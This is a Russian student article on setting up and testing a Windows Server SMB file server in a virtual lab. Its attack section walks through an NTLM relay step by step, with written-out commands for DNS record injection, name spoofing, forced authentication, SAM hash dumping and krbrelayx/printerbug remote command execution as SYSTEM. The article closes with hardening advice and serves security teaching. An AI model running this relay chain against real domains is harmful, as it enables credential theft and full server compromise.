

К. А. Лаврушова¹, Д. Р. Хабибов¹

¹ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, Российская Федерация

НАСТРОЙКА И ФУНКЦИОНАЛЬНОЕ ТЕСТИРОВАНИЕ SMB СЕРВЕРА НА БАЗЕ WINDOWS SERVER. ВОПРОСЫ БЕЗОПАСНОСТИ

Аннотация. В данной статье рассматривается процесс настройки и функционального тестирования SMB-сервера на базе операционной системы Windows Server в условиях корпоративной доменной инфраструктуры. Основное внимание уделено организации общего доступа к файловым ресурсам и сетевым устройствам, а также всестороннему анализу вопросов информационной безопасности, связанных с эксплуатацией протокола SMB. Экспериментальная часть исследования реализована в виртуальной среде с использованием программного обеспечения для виртуализации, что позволило смоделировать типовую инфраструктуру корпоративной сети, включающую контроллер домена, файловый сервер и клиентские станции. В ходе работы было проведено функциональное тестирование, подтвердившее корректность разграничения прав доступа и стабильность работы сервиса. Особое внимание уделено практической демонстрации одной из критических атак — SMB Relay (NTLM Relay). В статье подробно описан сценарий атаки, условия её успешной реализации, включая отсутствие цифровой подписи SMB и возможность модификации DNS-записей. Показано, как при отсутствии обязательной подписи SMB-пакетов механизм ретрансляции аутентификации позволяет злоумышленнику получить несанкционированный доступ к ресурсам целевого сервера с привилегиями ретранслированной учётной записи. На основе проведённого анализа формулируются ключевые рекомендации по безопасной настройке SMB, включая отключение устаревшей версии протокола SMBv1, обязательное включение подписи пакетов и регулярное обновление программного обеспечения. Полученные результаты могут быть использованы при обучении специалистов в области информационной безопасности и системного администрирования, а также в практической деятельности для повышения защищённости корпоративных сетей.

Ключевые слова: SMB, Windows Server, файловый сервер, корпоративная сеть, информационная безопасность, сетевые протоколы.

Введение

Современные корпоративные информационные системы невозможно представить без использования сетевых файловых сервисов, обеспечивающих централизованное хранение и совместный доступ к данным. В сетях на базе операционных систем семейства Windows для организации общего доступа к файлам и устройствам широко применяется протокол SMB (Server Message Block) [1].

Следует отметить, что термин CIFS (Common Internet File System) используется для обозначения одного из диалектов протокола SMB, тогда как Samba является программной реализацией данного протокола для UNIX-подобных операционных систем. В рамках данной работы рассматривается исключительно использование SMB как сетевого протокола общего доступа.

Актуальность данной работы обусловлена ростом числа сетевых атак, направленных на эксплуатацию сервисов общего доступа, а также необходимостью практического изучения принципов настройки и защиты SMB-серверов в корпоративных сетях. Это обусловлено тем, что файловые серверы зачастую содержат критически важную информацию организации, а уязвимости или ошибки конфигурации SMB-сервера могут привести к несанкционированному доступу, утечке данных или распространению вредоносного программного обеспечения внутри сети [2].

Объектом исследования в данной работе является файловый сервер в корпоративной сети на базе операционной системы Windows Server.

Предметом исследования являются процессы настройки, функционирования и обеспечения безопасности протокола SMB при организации общего доступа к файловым ресурсам в среде операционных систем Windows.

Целью исследования является изучение особенностей настройки SMB-сервера на базе Windows Server, проведение его функционального тестирования, а также анализ основных

угроз информационной безопасности, связанных с использованием протокола SMB в корпоративных сетях.

Литературный обзор

Протокол SMB (Server Message Block) является одним из наиболее распространённых сетевых протоколов, применяемых для организации общего доступа к файловым ресурсам в локальных и корпоративных сетях [1]. Архитектура протокола, его клиент-серверная модель и механизмы взаимодействия с файловыми системами подробно рассматриваются в официальной технической документации Microsoft [1], а также в фундаментальных трудах по современным операционным системам и компьютерным сетям, в частности в учебных изданиях Э. Таненбаума и Н. Фимстера.

В работах, посвящённых администрированию серверных операционных систем Windows, SMB рассматривается как стандартный инструмент построения файловых серверов за счёт тесной интеграции с доменной инфраструктурой Active Directory и средствами управления доступом пользователей [3, 7].

Значительное внимание в научной и учебной литературе уделяется вопросам информационной безопасности протокола SMB. Отмечается, что типовыми причинами инцидентов безопасности являются использование устаревших версий протокола, избыточные права доступа к общим ресурсам и недостаточный контроль сетевых соединений [2].

В аналитических материалах и методических рекомендациях по анализу киберугроз, включая базу знаний MITRE ATT&CK, протокол SMB рассматривается как один из распространённых векторов атак в корпоративных сетях, используемый при компрометации учётных данных и боковом перемещении злоумышленников внутри инфраструктуры [4, 5].

Методика исследования

На этапе теоретического исследования были применены методы анализа и обобщения научных и учебных источников [1], а также официальной технической документации, посвящённой операционным системам Windows, протоколу SMB и вопросам защиты сетевых файловых сервисов [6, 1]. Это позволило определить основные особенности работы протокола, его функциональные возможности и типовые уязвимости.

Основу практической части исследования составил экспериментальный метод. Для проведения эксперимента была использована среда виртуализации Oracle VirtualBox, позволяющая смоделировать типовую корпоративную сеть без применения физического оборудования. Схема экспериментальной сети представлена на Рисунке 1. В виртуальной среде были развернуты сервер и клиентские рабочие станции под управлением операционной системы Windows 11, а также отдельный узел атакующего (Attacker) на базе операционной системы Kali Linux. Узел Attacker подключён к той же виртуальной сети (Internal Network), что и остальные участники эксперимента, и использовался исключительно для запуска инструментов, моделирующих сценарии SMB Relay: kbrelayx и printerbug. Данный узел не является частью корпоративной доменной инфраструктуры и представляет внутреннего нарушителя, имеющего доменную учётную запись.




Рис. 1. Топология сети

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Для проверки работоспособности SMB-сервера был использован метод функционального тестирования, включающий проверку доступа к общим файловым ресурсам, а также корректность применения прав доступа пользователей.

Для анализа аспектов безопасности протокола SMB использовался метод анализа угроз. В частности, применялся анализ потенциальных векторов атак, связанных с получением учётных данных, боковым перемещением и несанкционированным доступом к данным в корпоративной сети [4, 5]. Результаты анализа сопоставлялись с практическими условиями эксплуатации SMB-сервера, выявленными в ходе эксперимента.

Настройка клиентского доступа к SMB-серверу

Для обеспечения совместного доступа профиль сетевого подключения был установлен в режим частной сети (Private). Включение компонентов SMB осуществлялось с использованием стандартных средств операционной системы Windows. В результате выполненной конфигурации клиентские рабочие станции получили возможность подключения к файловому серверу по сетевому имени и взаимодействия с общими ресурсами в рамках заданных прав доступа. Процесс активации компонентов SMB на клиентской системе представлен на рисунке 2.




Рис. 2. Активация компонентов протокола SMB на клиентской системе

В ходе настройки файлового сервера были активированы необходимые роли и компоненты протокола SMB, обеспечивающие общий доступ в доменной среде. После установки сервер был приведён в рабочее состояние, что позволило предоставить сетевые ресурсы клиентским рабочим станциям корпоративной инфраструктуры. Процесс активации компонентов файлового сервера и протокола SMB показан на рисунке 3.




Рис. 3. Активация компонентов файлового сервера и протокола SMB в Windows Server

Следует отметить, что компонент SMB версии 1.0 был включён в экспериментальной среде исключительно в учебных целях для демонстрации известных уязвимостей протокола и анализа последствий его использования в корпоративной сети.

В реальных условиях эксплуатации SMBv1 считается устаревшим и небезопасным и не рекомендуется к использованию, что отдельно подчёркивается в разделе с рекомендациями по обеспечению безопасности.

Функциональное тестирование SMB-сервера

В рамках функционального тестирования была проведена проверка работоспособности SMB-сервера при организации общего доступа к файловым ресурсам в корпоративной сетевой среде. Для этого на сервере был создан общий сетевой каталог с заданными правами доступа для пользователей и групп домена, что показано на рисунке 4.




Рис. 4. Создание общего сетевого ресурса на SMB-сервере

Проверка показала, что клиентские рабочие станции успешно подключаются к общему ресурсу по сетевому имени сервера. Пользователи, обладающие соответствующими правами доступа, имели возможность просматривать содержимое каталога, а также выполнять операции чтения, создания, изменения и удаления файлов. Факт корректного доступа к общему сетевому ресурсу с клиентской рабочей станции представлен на рисунке 5.




Рис. 5. Доступ к общей сетевой папке

Дополнительно была проведена проверка общего доступа к сетевым устройствам. На сервере был настроен общий доступ к сетевому принтеру, после чего клиентские рабочие

Рубрика 2. Методы и системы защиты информации, информационная безопасность

станции успешно обнаруживали и подключали данное устройство через файловый сервер, что показано на рисунке 6.




Рис. 6. Доступ к сетевому принтеру через SMB-сервер

Вопросы безопасности SMB протокола

Согласно матрице атак MITRE ATT&CK, протокол SMB в корпоративных сетях чаще всего используется злоумышленниками в рамках следующих тактик: Credential Access, Lateral Movement и Collection. Эксплуатация уязвимостей и ошибок конфигурации SMB-сервисов позволяет получить учётные данные пользователей, осуществлять боковое перемещение между узлами сети и собирать конфиденциальную информацию, размещённую в общих сетевых ресурсах [5].

Средства и методы атак на SMB-протокол условно можно классифицировать по функциональному назначению на несколько групп.

Средства обнаружения и перечисления сетевых ресурсов SMB предназначены для выявления доступных общих папок, файлов и прав доступа пользователей в сети. Подобные инструменты позволяют получить представление о структуре сетевых ресурсов и выявить потенциально уязвимые узлы без непосредственного воздействия на систему.

Атаки типа Man-in-the-middle на SMB реализуются за счёт перехвата или ретрансляции сетевого трафика и аутентификационных данных. Такие методы могут использоваться для получения имён пользователей и хешей аутентификации в доменной среде, особенно при отсутствии обязательной подписи SMB-сообщений и использовании небезопасных протоколов разрешения имён.

Методы подбора учётных данных (brute-force) направлены на проверку корректности пар логин–пароль для доступа к общим сетевым ресурсам SMB. Эффективность подобных атак существенно возрастает при использовании слабых паролей, стандартных учётных записей и отсутствии механизмов ограничения числа попыток аутентификации.

Инструменты эксплуатации SMB объединяют функциональные возможности по анализу доменной инфраструктуры, перечислению пользователей и сетевых ресурсов, а также выполнению несанкционированных действий при наличии достаточных привилегий.

Следует отметить, что многие инструменты и методы могут одновременно относиться к нескольким указанным группам.

Атака на протокол SMB

В рамках исследования реализуется атака типа SMB Relay (NTLM Relay), основанная на архитектурных особенностях протоколов аутентификации в доменной среде. Успех атаки обеспечивается не наличием конкретного программного дефекта, а механизмом ретрансляции аутентификационных данных в сочетании с небезопасными настройками инфраструктуры: прежде всего отсутствием обязательной подписи SMB-пакетов (SMB Signing) и возможностью манипуляции DNS-записями. При соблюдении этих условий злоумышленник может ретранслировать перехваченные учётные данные на другой узел домена и получить к нему несанкционированный доступ с привилегиями исходного пользователя.

Сценарий атаки строится вокруг принудительного подключения жертвы к серверу, контролируемому злоумышленником. При этом узел атакующего перехватывает аутентификационный обмен по протоколу SMB и немедленно ретранслирует его на целевой сервер. Поскольку подпись SMB-пакетов не применяется, целевой сервер не в состоянии проверить подлинность источника запроса и устанавливает сессию с привилегиями ретранслированной учётной записи. Если ретранслируемая учётная запись обладает правами

локального администратора на целевом узле, это открывает возможность удалённого выполнения команд, в том числе в контексте системного аккаунта SYSTEM. Для инициирования цепочки ретрансляции достаточно, чтобы пользователь попытался подключиться к поддельному узлу через специально созданный скрипт или ссылку.

Ключевые условия эксплуатации: отключение подписи SMB или установка значения «при согласовании» — эти параметры позволяют упростить принудительную аутентификацию.

На первом этапе производится анализ параметров безопасности SMB-сервера с целью определения режима работы подписи сообщений. В случае, если подпись SMB отключена либо используется в необязательном режиме, создаются предпосылки для перехвата и повторного использования аутентификационных данных при установлении сетевых соединений. Результат проверки конфигурации SMB-сервиса представлен на рисунке 7.

```
Nmap scan report for ( )
Host is up (0.0010s latency).

PORT      STATE SERVICE          VERSION
445/tcp    open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2022 microsoft-ds
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Windows Server 2008 R2 - 2022; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2025-12-10T08:08:21
|_ start_date: 2025-11-21T13:52:06
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ smb2-security-mode:
|   3.0:2:
|_ Message signing enabled but not required
|_ smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 25.68 seconds
```

Рис. 7. Проверка параметров безопасности SMB-сервиса

На втором этапе используется особенность доменной инфраструктуры Active Directory, заключающаяся в том, что по умолчанию ряд пользователей обладает правами на добавление и изменение DNS-записей. В рамках экспериментального сценария моделируются действия внутреннего нарушителя. Злоумышленник может создать DNS-запись, указывающую на подконтрольный ему узел, что приводит к перенаправлению сетевых запросов легитимных пользователей. Факт успешного добавления DNS-записи показан на рисунке 8.

```
PS D:\NO_KASPER\Powermad-master> Invoke-DNSUpdate -DNSType A -DNSName SRV-1C-UPP1UWhRCAAAAAAAAAAAAAAAAAAAAAAWbEAYBAAAA -DNSData
[+] DNS update successful
```

Рис. 8. Пример добавления DNS-записи в доменной среде

На третьем этапе реализуется подмена ответов службы разрешения имён, в результате чего клиентская система инициирует соединение с поддельным сетевым ресурсом, полагая его доверенным элементом инфраструктуры. При отсутствии криптографической защиты SMB-аутентификации это позволяет осуществить ретрансляцию учётных данных и выполнить несанкционированные действия в доменной среде. Пример работы механизма подмены DNS-ответов представлен на рисунках 9–10:

```
./pretender -i eth0 --spoof 'SRV-1C-UPP1UWhRCAAAAAAAAAAAAAAAAAAAAAAWbEAYBAAAA'
Pretender by RedTeam Pentesting v1.3.2-74e629fcc5
Listening on interface: eth0

[mDNS] listening via UDP on [ff02::fb%eth0]:5353
[LLMNR] listening via UDP on [ff02::1:3%eth0]:5355
[LLMNR] listening via UDP on 224.0.0.252:5355
[mDNS] listening via UDP on 224.0.0.251:5353
```

Рис. 9–10. Демонстрация подмены разрешения сетевых имён

После завершения настройки службы разрешения имён был рассмотрен сценарий атаки ретрансляции аутентификации в доменной инфраструктуре. На данном этапе в

Рубрика 2. Методы и системы защиты информации, информационная безопасность

экспериментальной среде был развёрнут SMB-листер, предназначенный для приёма входящих попыток аутентификации и их последующей ретрансляции на целевой сервер. В качестве цели для ретрансляции использовалась служба SMB файлового сервера домена.

Для инициирования атаки применялся механизм принудительной аутентификации, при котором целевая система иницирует сетевое соединение с подконтрольным узлом. В результате данного воздействия сервер автоматически выполнял попытку аутентификации по протоколу SMB. Процесс принудительной аутентификации показан на рисунке 11.

```
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!  
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!  
[+] OK! Using unpatched function!  
[-] Sending EfsRpcEncryptFileSrv!  
[+] Got expected ERROR_BAD_NETPATH exception!!  
[+] Attack worked!
```

Рис. 11. Принудительная аутентификация целевой системы в доменной среде

В ходе эксперимента входящая попытка аутентификации была успешно ретранслирована на целевой сервер, что привело к получению доступа к системным данным безопасности. В частности, была подтверждена возможность удалённого получения информации из базы учётных данных локальной системы (Security Account Manager). Результат успешной ретрансляции и установления SMB-сессии представлен на рисунках 12–13.

```
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0x79fde0bd  
[*] Dumping local SAM hashes (uid:rid  
Администратор:500:aad3b435b51404eeaad3b435b51  
Гость:501:aad3b435b51404eeaad3b435b51  
DefaultAccount:503:aad3b435b51404eeaad3b435b51  
[*] Done dumping SAM hashes for host:  
[*] Stopping service RemoteRegistry
```

Рис. 12. Получение системных данных безопасности после ретрансляции аутентификации

```
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client SMTP loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server on port 445  
[*] Setting up HTTP Server on port 80  
[*] Setting up WCF Server on port 9389  
[*] Multirelay disabled  
  
[*] Setting up RAW Server on port 6666  
[*] Servers started, waiting for connections  
[*] SMBD-Thread-5 (process_request_thread): Received connection from 127.0.0.1:11000 as / SUCCEED  
[*] Authenticating against smb://127.0.0.1:11000  
[*] Started interactive SMB client shell via TCP or  
[*] All targets processed!
```

Рис. 13. Установление SMB-сессии с целевым сервером

В качестве примера выполним команду на целевой системе после успешной ретрансляции с правами SYSTEM.

```
python3 krbrelayx.py -t smb://srv-1c-upp.mydomain.local -debug -c 'cmd /c "whoami /all & hostname & ipconfig"  
python3 printerbug.py 'mydomain.local/attacker:Qwerty123@srv-1c-upp.mydomain.local' srv-1c-upp1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwB EAYBAAAA
```

Теперь входящее соединение ретранслируется krbrelayx обратно на srv-1c-upp, и указанные команды выполняются на srv-1c-upp с привилегиями SYSTEM.

Результаты исследования

Результаты выполнения показали, что команды исполняются в контексте системного аккаунта **SYSTEM**, что свидетельствует о полном компрометировании целевого сервера. В частности, была подтверждена возможность получения расширенной информации о правах текущего процесса, имени целевой системы и параметрах сетевой конфигурации.

Дополнительно было установлено, что повторная ретрансляция входящих соединений позволяет устойчиво поддерживать привилегированный доступ к целевой системе.

В итоге для успешной атаки нам необходимо выполнение следующих условий:

- пользовательская учетная запись домена;
- сетевой доступ к 445 порту атакуемого хоста и обратно;
- отсутствие подписи SMB;
- возможность добавления DNS-записей (либо spoofing DNS-записей в пределах широкоэвещательного домена).

Чтобы минимизировать риски эксплуатации уязвимостей протокола SMB, рекомендуется:

- Регулярно обновлять операционную систему и любое программное обеспечение, использующее SMB — часто выпускаются исправления для устранения уязвимостей [8].
- Отключить устаревший протокол SMB версии 1 — эта версия не поддерживает современные механизмы безопасности и крайне уязвима. Начиная с Windows Server 2016, SMBv1 по умолчанию отключён.
- Использовать цифровую подпись SMB-пакетов — это не позволит злоумышленнику незаметно подменять или перехватывать файлы по сети.
- Не оставлять SMB доступным там, где это не нужно — по умолчанию Windows Firewall блокирует внешние подключения к SMB-портам (TCP 445).

Заключение

В рамках данной работы была рассмотрена настройка и функциональное тестирование SMB-сервера на базе операционной системы Windows Server в условиях корпоративной доменной инфраструктуры. В ходе экспериментального исследования была смоделирована типовая корпоративная сеть в виртуальной среде, что позволило на практике изучить особенности работы протокола SMB при организации общего доступа.

Проведённое функциональное тестирование подтвердило корректную работу SMB-сервера и его способность обеспечивать централизованный доступ к сетевым ресурсам с применением механизмов аутентификации и разграничения прав доступа. Эксперимент показал, что при корректной конфигурации файловый сервер стабильно функционирует в доменной среде и удовлетворяет требованиям, предъявляемым к корпоративным файловым сервисам.

В рамках анализа вопросов информационной безопасности были рассмотрены основные векторы атак на протокол SMB, а также условия, при которых возможна их успешная реализация. Установлено, что большинство рисков безопасности связано не с архитектурными недостатками самого протокола, а с ошибками конфигурации и нарушением базовых принципов безопасного администрирования, такими как использование устаревших версий протокола, отключение подписи SMB-сообщений и избыточные права пользователей в доменной инфраструктуре.

Реализация указанных мер позволяет существенно снизить вероятность компрометации файловых сервисов и повысить уровень информационной безопасности корпоративной сети.

Библиографический список

1. Microsoft. SMB Protocol Overview : техническое описание протокола Server Message Block. — URL: <https://learn.microsoft.com/windows-server/storage/file-server/smb-overview> (дата обращения: 26.11.2025).
2. Microsoft. Windows Server security overview : обзор механизмов защиты Windows Server. — Microsoft Learn, 2024. — URL: <https://learn.microsoft.com/windows-server/security/security-and-assurance> (дата обращения: 10.10.2025).

Рубрика 2. Методы и системы защиты информации, информационная безопасность

3. Уймин, А. Г. Демонстрационный экзамен базового уровня. Сетевое и системное администрирование : практикум : учеб. пособие для вузов / А. Г. Уймин. — СПб. : Лань, 2024. — 116 с. — (Высшее образование). — ISBN 978-5-507-48647-2. — EDN BZJRIQ.
4. MITRE Corporation. MITRE ATT&CK Framework : база знаний по тактикам и техникам кибератак. — URL: <https://attack.mitre.org> (дата обращения: 17.10.2025).
5. MITRE ATT&CK. Network Share Discovery (T1135) : Обнаружение общего сетевого ресурса. — URL: <https://attack.mitre.org/techniques/T1135/> (дата обращения: 14.11.2025).
6. Microsoft. Windows Server Documentation : официальная техническая документация. — URL: <https://learn.microsoft.com/en-us/windows-server/> (дата обращения: 14.12.2025).
7. Russinovich, M., Ionescu, A., Solomon, D. Windows Internals. Part 2. — 7th ed. — Redmond : Microsoft Press, 2021. — 816 p.
8. Microsoft. Security Update Guide : официальная база уязвимостей и обновлений безопасности Microsoft. — URL: <https://msrc.microsoft.com/update-guide> (дата обращения: 14.12.2025).

References

1. Microsoft. (n.d.). *SMB protocol overview*. Retrieved November 26, 2025, from <https://learn.microsoft.com/windows-server/storage/file-server/smb-overview>
2. Microsoft. (2024). *Windows Server security overview*. Retrieved October 10, 2025, from <https://learn.microsoft.com/windows-server/security/security-and-assurance>
3. Uimin, A. G. (2024). *Basic level demonstration exam. Network and system administration: Practical course: Textbook for universities*. Lan Publishing. ISBN 978-5-507-48647-2. EDN BZJRIQ.
4. MITRE Corporation. (n.d.). *MITRE ATT&CK framework*. Retrieved October 17, 2025, from <https://attack.mitre.org/>
5. MITRE ATT&CK. (n.d.). *Network Share Discovery (T1135)*. Retrieved November 14, 2025, from <https://attack.mitre.org/techniques/T1135/>
6. Microsoft. (n.d.). *Windows Server documentation*. Retrieved December 14, 2025, from <https://learn.microsoft.com/en-us/windows-server/>
7. Russinovich, M., Ionescu, A., & Solomon, D. (2021). *Windows Internals. Part 2* (7th ed.). Microsoft Press.
8. Microsoft. (n.d.). *Security Update Guide*. Retrieved December 14, 2025, from <https://msrc.microsoft.com/update-guide>

Информация об авторах

Лаврушова Ксения Александровна — студентка 3 курса факультета комплексной безопасности топливно-энергетического комплекса, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: ksenialive8@gmail.com

Хабибов Денис Рустамович — студент 3 курса факультета комплексной безопасности топливно-энергетического комплекса, ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: deniskhab81@gmail.com

SETUP AND FUNCTIONAL TESTING OF AN SMB SERVER BASED ON WINDOWS SERVER. SECURITY ISSUES

Lavrushova K. A.¹, Khabibov D. R.¹

¹National University of Oil and Gas «Gubkin University», Moscow, Russian Federation

Abstract. *This article examines the process of configuring and functionally testing an SMB server running Windows Server within a corporate domain infrastructure. It focuses on organizing shared access to file resources and network devices, as well as a comprehensive analysis of information security issues related to the operation of the SMB protocol. The experimental portion of the study was implemented in a virtual environment using virtualization software, which allowed us to simulate a typical corporate network infrastructure, including a domain controller, a file server, and client workstations. Functional testing was conducted, confirming the correctness of access rights delimitation and the stability of the service. Particular attention is given to a practical demonstration of one of the critical attacks—SMB Relay (NTLM Relay). The article describes in detail the attack scenario and the conditions for its successful implementation, including the lack of an SMB digital signature and the possibility of modifying DNS records. It also demonstrates how an attacker can gain privileged access to the system and execute code with SYSTEM privileges. Based on their analysis, the authors formulate key recommendations for secure SMB configuration, including disabling the outdated SMBv1 protocol, mandating packet signing, and regularly updating software. These findings can be used in training information security and system administration professionals, as well as in practical applications to improve the security of corporate networks.*

Keywords: *SMB, Windows Server, file server, corporate network, information security, network protocols.*

Information about the authors

Lavrushova Ksenia Aleksandrovna – 3rd year student of the Department of Integrated Safety of Fuel and Energy Complex, Gubkin Russian State University of Oil and Gas (National University), Moscow, e-mail: ksenialive8@gmail.com

Khabibov Denis Rustamovich – 3rd year student of the Department of Integrated Safety of Fuel and Energy Complex, Gubkin Russian State University of Oil and Gas (National University), Moscow, e-mail: deniskhab81@gmail.com